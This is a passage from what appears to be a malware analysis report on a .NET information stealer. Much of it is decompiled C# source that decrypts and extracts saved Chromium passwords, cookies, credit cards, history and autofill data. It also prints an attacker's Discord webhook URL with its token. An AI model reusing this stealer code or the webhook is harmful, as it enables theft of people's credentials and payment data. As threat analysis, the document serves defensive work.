System.Text.Encoding.GetString returned	"https://discord.com/api/webhooks/1060907354985615390/WCikclDbosEe1Sq4SgGzLPOZKwdwaOgOav5Tr-U4jr2MRlluPAo8Tm1-B748x10ok4W1"	string
value	"ENCRYPTED:fleaTKsR0trQiaWh0H+vOvHR4WDn0LEpdxH+edudpJFrZEofKk1wiyLM1ufF2kb8AX9gG7Jxm2Axkn8wwpefUl5ybQDm7igZHj/bk0PPe+dVVoJ...	string

Figure 18


The process verifies whether the Discord webhook is valid or not:



```
public static bool WebhookIsValid()
{
    try
    {
        using (WebClient webClient = new WebClient())
        {
            return webClient.DownloadString(Config.Webhook).StartsWith("{\"type\": 1");
        }
    }
    catch (Exception ex)
    {
        string str = "Discord >> Invalid Webhook:\n";
        Exception ex2 = ex;
        Logging.Log(str + ((ex2 != null) ? ex2.ToString() : null), true);
    }
    return false;
}
```

Figure 19

The malicious binary creates a subfolder called “Username@Computername_Language” in the directory created by the InitWorkDir function (see figure 20).




```
public static string Save()
{
    Console.WriteLine("Running passwords recovery...");
    if (!Directory.Exists(Passwords.PasswordsStoreDirectory))
    {
        Directory.CreateDirectory(Passwords.PasswordsStoreDirectory);
    }
    else
    {
        try
        {
            Filemanager.RecursiveDelete(Passwords.PasswordsStoreDirectory);
        }
        catch
        {
            Logging.Log("Stealer >> Failed recursive remove directory with passwords", true);
        }
    }
    if (!Report.CreateReport(Passwords.PasswordsStoreDirectory))
    {
        return "";
    }
    return Passwords.PasswordsStoreDirectory;
}

// Token: 0x0400001A RID: 26
private static readonly string PasswordsStoreDirectory = Path.Combine(Paths.InitWorkDir(), string.Concat(new string[]
{
    SystemInfo.Username,
    "@",
    SystemInfo.Compname,
    "_",
    SystemInfo.Culture
}));
```

Figure 20

Information Stealing - Browsers

The stealer targets multiple Chromium-based browsers (figure 21). Most can be found in the LocalAppData directory:




```
foreach (string text in Paths.SChromiumPswPaths)
{
    string path;
    if (text.Contains("Opera Software"))
```

0 %

cals

ame	Value	Type
schromiumPswPaths	string[0x0000001E]	string[]
[0]	@"\Chromium\User Data\"	string
[1]	@"\Google\Chrome\User Data\"	string
[2]	@"\Google(x86)\Chrome\User Data\"	string
[3]	@"\Opera Software\"	string
[4]	@"\MapleStudio\ChromePlus\User Data\"	string
[5]	@"\Iridium\User Data\"	string
[6]	@"7Star\7Star\User Data"	string
[7]	@"//CentBrowser\User Data"	string
[8]	@"//Chedot\User Data"	string
[9]	@"Vivaldi\User Data"	string
[10]	@"Kometa\User Data"	string
[11]	@"Elements Browser\User Data"	string
[12]	@"Epic Privacy Browser\User Data"	string
[13]	@"uCozMedia\Uran\User Data"	string
[14]	@"Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer"	string
[15]	@"CatalinaGroup\Citrio\User Data"	string
[16]	@"Coowon\Coowon\User Data"	string
[17]	@"liebao\User Data"	string
[18]	@"QIP Surf\User Data"	string
[19]	@"Orbitum\User Data"	string
[20]	@"Comodo\Dragon\User Data"	string
[21]	@"Amigo\User\User Data"	string
[22]	@"Torch\User Data"	string
[23]	@"Yandex\YandexBrowser\User Data"	string
[24]	@"Comodo\User Data"	string
[25]	@"360Browser\Browser\User Data"	string
[26]	@"Maxthon3\User Data"	string
[27]	@"K-Melon\User Data"	string
[28]	@"CocCoc\Browser\User Data"	string
[29]	@"BraveSoftware\Brave-Browser\User Data"	string


Figure 21



```
string path;
if (text.Contains("Opera Software"))
{
    path = Paths.Appdata + text;
}
else
{
    path = Paths.Lappdata + text;
}
if (Directory.Exists(path))
{
    foreach (string str in Directory.GetDirectories(path))
    {
        string text2 = sSavePath + "\\" + Crypto.BrowserPathToAppName(text);
        Directory.CreateDirectory(text2);
```

Figure 22


The malware wants to steal credit cards, passwords, cookies, browser history, and bookmarks. The stolen information is saved in ".txt" files:



```
List<CreditCard> cCc = CreditCards.Get(str + "\\Web Data");
List<Password> pPasswords = Passwords.Get(str + "\\Login Data");
List<Cookie> cCookies = Cookies.Get(str + "\\Cookies");
List<Site> sHistory = History.Get(str + "\\History");
List<Site> sHistory2 = Downloads.Get(str + "\\History");
List<AutoFill> aFills = Autofill.Get(str + "\\Web Data");
List<Bookmark> bBookmarks = Bookmarks.Get(str + "\\Bookmarks");
CBrowserUtils.WriteCreditCards(cCc, text2 + "\\CreditCards.txt");
CBrowserUtils.WritePasswords(pPasswords, text2 + "\\Passwords.txt");
CBrowserUtils.WriteCookies(cCookies, text2 + "\\Cookies.txt");
CBrowserUtils.WriteHistory(sHistory, text2 + "\\History.txt");
CBrowserUtils.WriteHistory(sHistory2, text2 + "\\Downloads.txt");
CBrowserUtils.WriteAutoFill(aFills, text2 + "\\AutoFill.txt");
CBrowserUtils.WriteBookmarks(bBookmarks, text2 + "\\Bookmarks.txt");
```


Figure 23

The malicious process extracts credit cards' information from the "credit_cards" table, which is located in the "Web Data" database. The credit card number is decrypted using the Master key extracted from the machine by calling the DpapiDecrypt function:




```
public static List<CreditCard> Get(string sWebData)
{
    List<CreditCard> list = new List<CreditCard>();
    try
    {
        SqLite sqLite = SqlReader.ReadTable(sWebData, "credit_cards");
        if (sqLite == null)
        {
            return list;
        }
        for (int i = 0; i < sqLite.GetRowCount(); i++)
        {
            CreditCard item = new CreditCard
            {
                Number = Crypto.GetUtf8(Crypto.EasyDecrypt(sWebData, sqLite.GetValue(i, 4))),
                ExpYear = Crypto.GetUtf8(sqLite.GetValue(i, 3)),
                ExpMonth = Crypto.GetUtf8(sqLite.GetValue(i, 2)),
                Name = Crypto.GetUtf8(sqLite.GetValue(i, 1))
            };
            Counter.CreditCards++;
            list.Add(item);
        }
    }
    catch (Exception ex)
    {
        string str = "Chromium >> Failed collect credit cards\n";
        Exception ex2 = ex;
        Logging.Log(str + ((ex2 != null) ? ex2.ToString() : null), true);
    }
    return list;
}
```

Figure 24



```
public static string EasyDecrypt(string sLoginData, string sPassword)
{
    if (sPassword.StartsWith("v10") || sPassword.StartsWith("v11"))
    {
        byte[] masterKey = Crypto.GetMasterKey(Directory.GetParent(sLoginData).Parent.FullName);
        return Encoding.Default.GetString(Crypto.DecryptWithKey(Encoding.Default.GetBytes(sPassword), masterKey));
    }
    return Encoding.Default.GetString(Crypto.DpapiDecrypt(Encoding.Default.GetBytes(sPassword), null));
}
```


Figure 25



```
public static byte[] GetMasterKey(string sLocalStateFolder)
{
    string text;
    if (sLocalStateFolder.Contains("Opera"))
    {
        text = sLocalStateFolder + "\\Opera Stable\\Local State";
    }
    else
    {
        text = sLocalStateFolder + "\\Local State";
    }
    byte[] array = new byte[0];
    if (!File.Exists(text))
    {
        return null;
    }
    if (text != Crypto._sPrevBrowserPath)
    {
        Crypto._sPrevBrowserPath = text;
        foreach (object obj in new Regex("\"encrypted_key\":\"(.*?)\"", RegexOptions.Compiled).Matches(File.ReadAllText(text)))
        {
            Match match = (Match)obj;
            if (match.Success)
            {
                array = Convert.FromBase64String(match.Groups[1].Value);
            }
        }
        byte[] array2 = new byte[array.Length - 5];
        Array.Copy(array, 5, array2, 0, array.Length - 5);
        byte[] result;
        try
        {
            Crypto._sPrevMasterKey = Crypto.DpapiDecrypt(array2, null);
            result = Crypto._sPrevMasterKey;
        }
        catch
        {
            result = null;
        }
        return result;
    }
    return Crypto._sPrevMasterKey;
}
```

Figure 26


It extracts the URLs, usernames, and passwords from the "logins" table found in the "Login Data" database. The password is decrypted using the Master key, as shown below:



```
public static List<Password> Get(string sLoginData)
{
    List<Password> list = new List<Password>();
    try
    {
        SqLite sqLite = SqlReader.ReadTable(sLoginData, "logins");
        if (sqLite == null)
        {
            return list;
        }
        for (int i = 0; i < sqLite.GetRowCount(); i++)
        {
            Password item = new Password
            {
                Url = Crypto.GetUtf8(sqLite.GetValue(i, 0)),
                Username = Crypto.GetUtf8(sqLite.GetValue(i, 3))
            };
            string value = sqLite.GetValue(i, 5);
            if (value != null)
            {
                item.Pass = Crypto.GetUtf8(Crypto.EasyDecrypt(sLoginData, value));
                list.Add(item);
                Banking.ScanData(item.Url);
                Counter.Passwords++;
            }
        }
    }
    catch (Exception ex)
    {
        string str = "Chromium >> Failed collect passwords\n";
        Exception ex2 = ex;
        Logging.Log(str + ((ex2 != null) ? ex2.ToString() : null), true);
    }
    return list;
}
```


Figure 27

The ScanData function is used to verify whether the URLs contain banking services, cryptocurrency, and adult content:



```
public static void ScanData(string value)
{
    Banking.DetectBankingServices(value);
    Banking.DetectCryptocurrencyServices(value);
    Banking.DetectPornServices(value);
}
```


Figure 28



```
public static string[] BankingServices = new string[]
{
    "qiwi",
    "money",
    "exchange",
    "bank",
    "credit",
    "card",
    "paypal"
};

// Token: 0x04000011 RID: 17
public static string[] CryptoServices = new string[]
{
    "bitcoin",
    "monero",
    "dashcoin",
    "litecoin",
    "etherium",
    "stellarcoin",
    "btc",
    "eth",
    "xmr",
    "xlm",
    "xrp",
    "ltc",
    "bch",
    "blockchain",
    "paxful",
    "investopedia",
    "buybitcoinworldwide",
    "cryptocurrency",
    "crypto",
    "trade",
    "trading",
    "wallet",
    "coinomi",
    "coinbase"
};
```

Figure 29


The binary extracts and decrypts the cookies from the “Cookies” database:



```
public static List<Cookie> Get(string sCookie)
{
    List<Cookie> list = new List<Cookie>();
    try
    {
        SqLite sqLite = SqlReader.ReadTable(sCookie, "cookies");
        if (sqLite == null)
        {
            return list;
        }
        for (int i = 0; i < sqLite.GetRowCount(); i++)
        {
            Cookie item = new Cookie
            {
                Value = Crypto.EasyDecrypt(sCookie, sqLite.GetValue(i, 12))
            };
            if (item.Value == "")
            {
                item.Value = sqLite.GetValue(i, 3);
            }
            item.HostKey = Crypto.GetUtf8(sqLite.GetValue(i, 1));
            item.Name = Crypto.GetUtf8(sqLite.GetValue(i, 2));
            item.Path = Crypto.GetUtf8(sqLite.GetValue(i, 4));
            item.ExpiresUtc = Crypto.GetUtf8(sqLite.GetValue(i, 5));
            item.IsSecure = Crypto.GetUtf8(sqLite.GetValue(i, 6).ToUpper());
            Banking.ScanData(item.HostKey);
            Counter.Cookies++;
            list.Add(item);
        }
    }
    catch (Exception ex)
    {
        string str = "Chromium >> Failed collect cookies\n";
        Exception ex2 = ex;
        Logging.Log(str + ((ex2 != null) ? ex2.ToString() : null), true);
    }
    return list;
}
```

Figure 30


The stealer also targets the Browser History by retrieving some fields from the “urls” table found in the “History” database (see figure 31).



```
public static List<Site> Get(string sHistory)
{
    List<Site> list = new List<Site>();
    try
    {
        SqLite sqLite = SqlReader.ReadTable(sHistory, "urls");
        if (sqLite == null)
        {
            return list;
        }
        for (int i = 0; i < sqLite.GetRowCount(); i++)
        {
            Site item = new Site
            {
                Title = Crypto.GetUtf8(sqLite.GetValue(i, 1)),
                Url = Crypto.GetUtf8(sqLite.GetValue(i, 2)),
                Count = Convert.ToInt32(sqLite.GetValue(i, 3)) + 1
            };
            Banking.ScanData(item.Url);
            Counter.History++;
            list.Add(item);
        }
    }
    catch (Exception ex)
    {
        string str = "Chromium >> Failed collect history\n";
        Exception ex2 = ex;
        Logging.Log(str + ((ex2 != null) ? ex2.ToString() : null), true);
    }
    return list;
}
```

Figure 31


The "History" database also stores the "downloads" table that contains the Chromium-based browsers downloads:



```
public static List<Site> Get(string sHistory)
{
    List<Site> list = new List<Site>();
    try
    {
        SqLite sqLite = SqlReader.ReadTable(sHistory, "downloads");
        if (sqLite == null)
        {
            return list;
        }
        for (int i = 0; i < sqLite.GetRowCount(); i++)
        {
            Site item = new Site
            {
                Title = Crypto.GetUtf8(sqLite.GetValue(i, 2)),
                Url = Crypto.GetUtf8(sqLite.GetValue(i, 17))
            };
            Banking.ScanData(item.Url);
            Counter.Downloads++;
            list.Add(item);
        }
    }
    catch (Exception ex)
    {
        string str = "Chromium >> Failed collect downloads\n";
        Exception ex2 = ex;
        Logging.Log(str + ((ex2 != null) ? ex2.ToString() : null), true);
    }
    return list;
}
```

Figure 32


The malware steals the autofill information from the "autofill" table found in the "Web Data" database:



```
public static List<AutoFill> Get(string sWebData)
{
    List<AutoFill> list = new List<AutoFill>();
    try
    {
        SqLite sqLite = SqlReader.ReadTable(sWebData, "autofill");
        if (sqLite == null)
        {
            return list;
        }
        for (int i = 0; i < sqLite.GetRowCount(); i++)
        {
            AutoFill item = new AutoFill
            {
                Name = Crypto.GetUtf8(sqLite.GetValue(i, 0)),
                Value = Crypto.GetUtf8(sqLite.GetValue(i, 1))
            };
            Counter.AutoFill++;
            list.Add(item);
        }
    }
    catch (Exception ex)
    {
        string str = "Chromium >> Failed collect autofill data\n";
